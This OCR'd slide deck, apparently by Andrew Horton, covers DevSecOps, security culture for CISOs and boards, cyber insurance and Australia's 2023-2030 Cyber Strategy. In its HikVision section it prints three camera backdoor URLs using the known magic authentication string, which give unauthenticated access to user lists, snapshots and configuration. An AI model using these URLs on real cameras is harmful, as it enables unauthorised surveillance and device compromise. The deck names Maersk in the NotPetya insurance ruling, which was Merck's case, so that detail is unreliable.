- Increasing release speed
- Improving release quality

Cultural Change
- Different teams working together
- Agile methodology

Lift scaling limits on labour
- No longer limited by skilled engineers

DevOps Key Concepts
- Repeatable processes
- Standardized inputs / output

Relies on
- Open-source software components (interchangeable parts)



The Phoenix Project
A Novel about IT, DevOps, and Helping Your Business Win

DevSecOps

Continuous Security
- Automation of security at every step
- Increasing release speed
- Improving release quality


Cultural Change
- Different teams working together
- Shift security left and everyone is responsible

Lift scaling limits on labour
- No longer limited by skilled red and blue teams.

DevSecOps Key Concepts
- Repeatable processes
- Standardized inputs / output

Relies on
- DevOps
- DAST, SAST, SCA, and other tools

The DevSecOps Lifecycle



Ford’s Assembly Line Helped Win WWII

Industrial warfare


- From the Industrial revolution to the atomic age
- Repurposing civillian infrastructure

The B-24 Liberator bomber

- The most mass-produced US military aircraft of all time.
- Built by the Ford Motor company

By 1945 Ford was building B-24 Liberators at a rate of one per hour.

“The production miracle of the war”, **The Wall Street Journal**



DevSecOps

is necessary to win

The DevSecOps Trend

DevSecOps is gaining in popularity

“56% of respondents reported using DevOps or DevSecOps methodologies, up from 47% in 2022.”

2023 Global DevSecOps Report from GitLab

What do I get from DevSecOps?

Key Benefits of DevSecOps

- Improved Release Speed
- Improved Release Quality
- Improved Release Security
- Let’s you do more, faster, with a smaller team


Key Concepts

- Shifting security left

What drives DevSecOps


- Are we just removing the security testing bottleneck?

DevOps life-cycle



>hackr.io

DevSecOps life-cycle



Plan
(PRE-PRODUCTION)
Threat modeling, change impact analysis

Deploy
(PRODUCTION)
Access and configuration management, chaos engineering, pen testing

Build
(PRE-PRODUCTION)
Pre-commit hooks, software composition analysis, SAST, code review, container security, vulnerability scanning, DAST

Operate
(PRODUCTION)
Log collection, RASP, Patching, WAF

Test
(PRE-PRODUCTION)
DAST

Monitor
(PRODUCTION)
SIEM, vulnerability monitoring, access control

DevSecOps is a process

DevSecOps:

- **Is not a product**
- **Is not a team within Cyber**
- **Is a process**

DevSecOps:

- **Is automation of the secure software development lifecycle (SDLC) process**
- **Does not obviate other appsec processes**

"Security is a process, not a product. Products provide some protection, but the only way to effectively do business in an insecure world is to put processes in place that recognize the inherent insecurity in the products. The trick is to reduce your risk of exposure regardless of the products or patches."

Bruce Schneier

- **American cryptographer, security pro, privacy specialist, and writer.**
- **Lecturer at Harvard Kennedy School**
- **Influential security blogger.**
- **Serial author.**

DevSecOps is an Enabler

DevSecOps is an enabler to building software in an assured and timely fashion to:

- **Keep assets ready. Next time we are in a conflict including a kinetic one, many assets will be rendered useless due to exploitation.**
- **Adapt to the fog of war through continuous delivery. Using real time feedback, we can take the existing capabilities of operators and deploy them where it might fundamentally change how we operate.**

Farshad Raisi

- DevSecOps and Software Modernisation Advocate within Australian Defence
- Masters from UNSW

Cultural Change

For DevSecOps

Cultural change comes first

DevOps culture

- Significant cultural change
- Leadership buy-in
- It's not something that belongs to Dev

DevSecOps culture

- Ultimately it's about people
- Much more processes, technology or governance.
- It's not something that belongs to Sec

"Fully embracing a DevOps culture usually requires individuals and teams to make significant changes to how they work, and therefore requires buy-in at the highest levels of the organization."

Tom Hall

- DevOps advocate & practitioner at Atlassian
- Author of the Atlassian DevOps Culture Guide

DevSecOps without DevOps

SCA (Software Composition Analysis)

- The easiest vulnerabilities to fix.
- Sisyphean busy-work without automation.

Who is Sisyphus?

- Sisyphus is punished in the underworld by the god Zeus, who forces him to roll a boulder up a hill for eternity.
- Every time he nears the top of the hill, the boulder he rolls back down.

DevSecOps won’t save you in a CyberWar

DevSecOps is taking responsibility for

- Your own unique applications
- Your own unique vulnerabilities


Security requires real Cultural Change

- Beyond development
- Beyond operations
- Beyond the CISO

Cultural Change

For the CISO

Management Philosophy of Kaizen



Masaaki Imai

- Japanese Organizational Theory and Management Consultant
- Father of Continuous Improvement
- Published “Kaizen, the Key to Japan’s Competitive Success”:

Reporting to the Board

Dashboards

- Avoid bespoke dashboards and reporting. Take screenshots of dashboards in your existing tools then add commentary.
- Be careful with frameworks like NIST CSF because they are subjective.
- Don't be afraid to say maturity is low and you are working towards moderate security

V.F. Ridgway

- Published in Administrative Science Quarterly in 1956

"What gets measured gets managed – even when it's pointless to measure and manage it, and even if it harms the purpose of the organisation to do so."

This quote is often misattributed to management guru, Peter Drucker

Stop saying “No”

Cyber often becomes “No as a Service”

- There is a cultural battle for Cyber to win over the hearts and minds of Devs and Ops teams.
- Enable IT securely rather than being a tax on productivity.
- Look for creative ways to say yes while remaining secure.
- Shadow IT is a result of saying no too often.
- The “Noers” are holding everyone back.

Cultural Change

For the Board
& Senior Leadership

Who should the CISO report to?

In many organizations the CISO reports to the CIO, CTO or CRO.

- Inherent conflicts of interest
- CIO/CTO decisions may lead to insecurity

In more mature organizations

- The CISO reports to the CEO or a board member

“One simple way to improve cybersecurity: Promote CISOs to report into CEOs.”


Jeff Pollard

- VP & Principal Analyst at Forrester
- Directs research on CISO Strategy
- Global Architect at Verizon
- Principal Architect at Mandiant

Cultural change requires budget change

The global cybersecurity total addressable market may reach $1.5 trillion to $2.0 trillion, approximately ten times the size of the vended market.

Global cybersecurity market size, 2021, $ trillion



Segment	Total addressable market, $ billion	Current penetration, %
Data protection	50–100	30–35
Governance, risk, and compliance	50–100	30–35
Email security and awareness	50–100	10–15
Cloud security	50–100	1–5
Network security	50–100	15–20
Identity and access management	50–100	20–25
Security consulting	100–200	15–20
Web security	100–200	5–10
IoT/OT[1]	100–200	1–5
End point security	100–200	5–10
Application security	100–200	1–5
Security and operations management	400–500	1–5
MSSP[2]/outsourcing	400–500	5–10

[1]Internet of Things/operational technology.
[2]Managed security service provider.
Source: McKinsey Cyber Market Map 2022


"The under-penetration of cybersecurity products and services [...] suggests that the budgets of many if not most chief information security officers (CISOs) are underfunded"

McKinsey & Company

Bharath Aiyer, Jeffrey Caso, Peter Russell, and Marc Sorel McKinsey & Company

Forget about Cyber Insurance

Figure 10: Companies Impacted by NotPetya Ransomware Event in 2017 (Source: CCRS Analysis).



Maersk's insurers failed to argue it was exempt because it was an act of war.

In 2023 insurers were ordered to pay out $2b AUD or $1.4b USD in damages

Cambridge Centre for Risk Studies

Forget about Cyber Insurance

Lloyd's

- World's leading marketplace for insurance and reinsurance
- Stopped covering nation state-attacks in October, 2023

Lloyd's and Cambridge Centre for Risk Studies Published

- 3.3% or 1-in-30-year probability of a hypothetical scenario
- They *estimate losses of $3.5 trillion* from the global economy as a result of a major cyberattack targeting payment systems

"Cyber insurance is a growing market, estimated at just over $9bn in Gross Written Premiums last year, and forecast to hit between $13bn and $25bn by 2025. However this still represents a small portion of the potential economic losses that businesses and society face."

LLOYD'S

UNIVERSITY OF CAMBRIDGE
Judge Business School

You will have to defend yourself

The Age of Sail vs The Age of Cyber

- It is an age of pirates and privateers fighting for themselves and for nation-states.
- It is an age of letters of marque. Where some pirates were legally permitted to plunder Spanish merchant ships.
- It is an age of false flag attacks. It was common for pirates to fly whatever flag suited them.
- You wouldn’t know if their spies read your letters either.
- You are profiting from the far side of the world with new naval technology. Beyond your government’s reach.

- It is an age of ransomware groups and financial crime.
- Some crime groups are nation-state backed and others are state-tolerated as long as they ransomware or hack foreigners.
- It is an age of misattribution attacks and sophisticated deep-fakes.
- You won’t always know when cyber attacked.
- You are profiting from being on the Internet that’s open to the rest of the world. Beyond your government’s reach.

Cultural Change

For Australia

What does it take for cultural change in government?

Chinese made surveillance cameras

- HikVision & Dahua

HikVision cameras:

- Cheap and “good”
- Removed from Australian sensitive buildings in 2023

“That [risk has] obviously been there, I might say, for some time and predates us coming into office”

Hon Richard Marles MP

- Australian Defence Minister
- Former Deputy Prime Minister
- Lawyer

Has Government woken up to cyber risks?

Audience participation time

Why were HikVision Cameras removed?

- A) Australia recognised the vulnerabilities
- B) Australia recognised the backdoors
- C) Something else

Was it A) vulnerabilities in HikVision Cameras?

CVE	Vulnerability
CVE-2023-28808	Some Hikvision Hybrid SAN/Cluster Storage products have an access control vulnerability which can be used to obtain the admin permission. The attacker can exploit the vulnerability by sending crafted messages to the affected devices.
CVE-2022-28173	The web server of some Hikvision wireless bridge products have an access control vulnerability which can be used to obtain the admin permission. The attacker can exploit the vulnerability by sending crafted messages to the affected devices.
CVE-2022-28172	The web module in some Hikvision Hybrid SAN/Cluster Storage products have the following security vulnerability. Due to the insufficient input validation, attacker can exploit the vulnerability to XSS attack by sending messages with malicious commands to the affected device.
CVE-2022-28171	The web module in some Hikvision Hybrid SAN/Cluster Storage products have the following security vulnerability. Due to the insufficient input validation, attacker can exploit the vulnerability to execute restricted commands by sending messages with malicious commands to the affected device.
CVE-2021-36260	A command injection vulnerability in the web server of some Hikvision product. Due to the insufficient input validation, attacker can exploit the vulnerability to launch a command injection attack by sending some messages with malicious commands.
CVE-2020-7057	Hikvision DVR DS-7204HGHI-F1 V4.0.1 build 180903 Web Version sends a different response for failed ISAPI/Security/sessionLogin/capabilities login attempts depending on whether the user account exists, which might make it easier to enumerate users. However, only about 4 or 5 failed logins are allowed.

Was it B) Backdoors in HikVision Cameras?


Beijing in your Supply Chain

- The PRC's 2017 National Intelligence Law compels any Chinese subject to spy on behalf of the state.
- "Could" lead to manufacturers and developers inserting backdoors in hardware or software.

Was it B) Backdoors in HikVision Cameras?

Backdoor in HikVision Firmware

- Circa 2014-2016
- Known since 2017



Retrieve a list of all users and their roles

`http://camera.ip/Security/users?auth=YWRtaW46MTEK`

Obtain a camera snapshot without authentication

`http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK`

Download camera configuration

`http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK`

Was it C) Something else?

Date	Action
August 2018	US President Trump signs 2019 National Defense Authorization Act (NDAA). Includes an amendment from Rep. Vicky Hartzler banning defense from buying HikVision, Dahau, and Huawei.
November 2020	US Presidential Executive Order 13959 bans investment in HikVision and Dahau
January 2021	Executive Order goes into effect
June 2021	The United States OFAC (Office of Foreign Assets Control) Sanctions Update CMIC-EO13959

"We must face the reality that the Chinese-government is using every avenue at its disposal to target the United States, including expanding the role of Chinese companies in the U.S. domestic communications and public safety sectors. ***Video surveillance and security equipment sold by Chinese companies exposes the U.S. government to significant vulnerabilities****"*

Rep. Vicky Jo Hartzler

- American Politician
- US Missouri State Representative
- Graduated Summa cum laude in Education from Missouri University

Was it C) Something else?

The Chinese Military-Industrial Complex Sanctions Update

OFAC Sanctions List Update CMIC-EO13959

https://sanctionssearch.ofac.treas.gov/

Lookup Results: 68 Found

Name	Address	Type	Program(s)	List	Score
GUIZHOU SPACE APPLIANCE CO., LTD	7, Honghe Road, Xiaohe District	Entity	CMIC-EO13959	Non-SDN	
HANGZHOU HIKVISION DIGITAL TECHNOLOGY CO., LTD.	555, Qianmo Road; Binjiang District	Entity	CMIC-EO13959	Non-SDN	
HUAWEI INVESTMENT & HOLDING CO., LTD.	Building 1, Area B, Bantian Huawei Base; Longgang District	Entity	CMIC-EO13959	Non-SDN	
HUAWEI TECHNOLOGIES CO., LTD.	Huawei Headquarter Office Building; Bantian; Longgang District	Entity	CMIC-EO13959	Non-SDN	
INNER MONGOLIA FIRST MACHINERY GROUP CO., LTD.	Minzhu Road, Qingshan District	Entity	CMIC-EO13959	Non-SDN	
INSPUR GROUP CO., LTD.	No. 1036; High-Tech Inspur Road	Entity	CMIC-EO13959	Non-SDN	

OFAC
Office of Foreign Assets Control

alhua TECHNOLOGY
HIKVISION
dji
HUAWEI

Was it C) Something else?

"I used a software tool called Shodan, which can help identify any Internet connected devices and that show that there are at least 36,000 Hikvision devices that are Internet connected and at least 10,000 Dahua cameras that Internet connected [in Australia]."

Senator James Paterson

- **Liberal Senator for Victoria**
- **Shadow Minister for Home Affairs and Cyber Security**
- **Chairs the Senate Select Committee on Foreign Interference Through Social Media**
- **Youngest Liberal Senator ever**

Initiated the Audit

DEPARTMENT	NUMBER OF DEVICES	NUMBER OF SITES
Home Affairs	Unknown	2
Prime Minister and Cabinet	Nil	Nil
Attorney-General	195	29
Treasury	115	13
Health and Aged Care	Nil	Nil
Veterans' Affairs	11	2
Foreign Affairs	Unknown	28
Climate Change and Energy	154	32
Education	2	1
Infrastructure, Transport, Regional Development and Local Government	17	3
Government Services	127	45
Defence	At least 1, total unknown	At least 1, total unknown
Finance	122	88
Social Services	134	At least 3, unclear
Resources	18	3
Employment and Workplace Relations	17	4
Agriculture, Fisheries and Forestry	Nil	Nil
TOTAL	**At least 913**	**At least 254**

Canberra Camera Cultural Change Timeline

2012, China Daily mentions the risk to China from using foreign surveillance equipment

March, 2017
HikVision magic string backdoor known

Rep. Vicky Jo Hartzler adds amendment to NDAA to ban defence buying HikVision, Dahau, and Huawei

August, 2018 US Pres Trump signs National Defense Authorization Act (NDAA) bill

November, 2020 US Presidential Executive Order 13959 prohibits investing in the cameras

April, 2021 EU Parliament votes to ban HikVision cameras in parliament

June, 2021
US OFAC Sanctions Update CMIC-EO13959

Sept, 2022
Liberal Party, James Paterson asks how many cameras we have and initiates audit

November, 2022
UK and US announce banning the cameras from gov buildings

Feb 10 2023
Australia defence announces they took the cameras down

Cultural Change

Australia wakes up with the The Cyber Security Strategy

Small & medium businesses

- Cyber health-check program
- Small Business Cyber Security Resilience Service
- Someone to call when they get pwned

Security Awareness

- National cyber awareness campaign
- Grants for community awareness (First nations, disabled, seniors, etc)

$$$ for Capability

- More $ for ASD and AFP.
- Project 🔥REDSPICE🔥 for Offensive Security R&D has $9.9b over 10 years

What's in the 2023-2030 Cyber Strategy?

Ransomware Attacks

- No-fault, no-liability ransomware reporting
- Anonymised ransomware reporting & intel sharing
- Aus will Chair the International Counter Ransomware Taskforce
- Crackdown on cryptocurrencies too ...

Incidents

- A single place to report incidents – cyber.gov.au (REDSPICE initiative)
- More gov support for victims
- An Industry code of practice for incident response provider is coming...

What's in the 2023-2030 Cyber Strategy?

Data breaches

- Stop enterprises hoarding PII with Digital IDs (National Strategy for Identity Resilience)
- Data retention will change
- Data brokering will be reviewed

Sharing Threat Intelligence

- Executive Cyber Council is gov + industry leaders - sharing more intel with enterprises
- Threat Sharing Acceleration Fund (Health sector first)

Blocking threats

- Real time blocking at the ISP & Telco level

What's in the 2023-2030 Cyber Strategy?

Insecure Software

- Mandatory cyber standards for IoT
- Voluntary labelling for consumer-grade devices (with US, Singapore and UK)
- Voluntary code of practice for apps in app stores

Voluntary is a good start as it enables healthy market competition in labelling standards and app ethical codes of practice. Let's see what sticks after a few years.

What's in the 2023-2030 Cyber Strategy?

Critical Infrastructure

- Now with **more critical** designated Systems of National Significance
- The Security of Critical Infrastructure Act 2018 (SOCI) Act

What's in the 2023-2030 Cyber Strategy?

Skills shortage

- Build a cyber skills pipeline
- "Professionalise" the workforce
- TAFE Cyber Courses in the Essential 8

Artificial Intelligence

- Invest in AI while putting in guardrails (Bletchley Declaration at the AI Safety Summit)

Cyber start ups

- Cyber Security Challenge program
- Business Research and Innovation Initiative
- Comes out of $15 billion National Reconstruction Fund (NRF) and $392.4 million Industry Growth program

Australia will:

- "Deploy all arms of statecraft to deter and respond to malicious cyber actors"
- "Uphold existing international law and the agreed voluntary norms of responsible state behaviour in cyberspace"

Your next steps

Challenge assumptions

"Humans are allergic to change. They love to say, 'We've always done it this way. ' I try to fight that. That's why I have a clock on my wall that runs counter-clockwise."

Rear Admiral Grace Hopper

- **United States Navy Rear Admiral**
- **American computer scientist, mathematician**
- **Discovered the first computer “bug” in 1951**

Most Cyber Secure Country

“As a nation, we cannot sleepwalk into our cyber future. I want Australia to be the world’s most cyber secure country by 2030. I believe that is possible, but it will take a concerted effort from industry and Government alike.”

The Hon Clare O’Neil MP

- **Australian Minister for Home Affairs and Cyber Security**
- **Youngest female Mayor in Australian history**
- **Former McKinsey & Company consultant**
- **Fulbright Scholar**

Help Australia become more secure by 2030

- Challenge assumptions holding cyber back
- Promote cultural change from the dev to board & senior leadership level
- Implement DevOps before DevSecOps
- Be responsible for vulnerabilities in your own apps with DevSecOps
- CISOs must lobby for increased Cyber budget
- Boards and Senior Leadership must take a greater interest in cyber and promote CISOs
- Raise awareness that we are being impacted CyberWar already

Thank you for listening

Talk to me about Strategic Cyber Uplift

Andrew Horton

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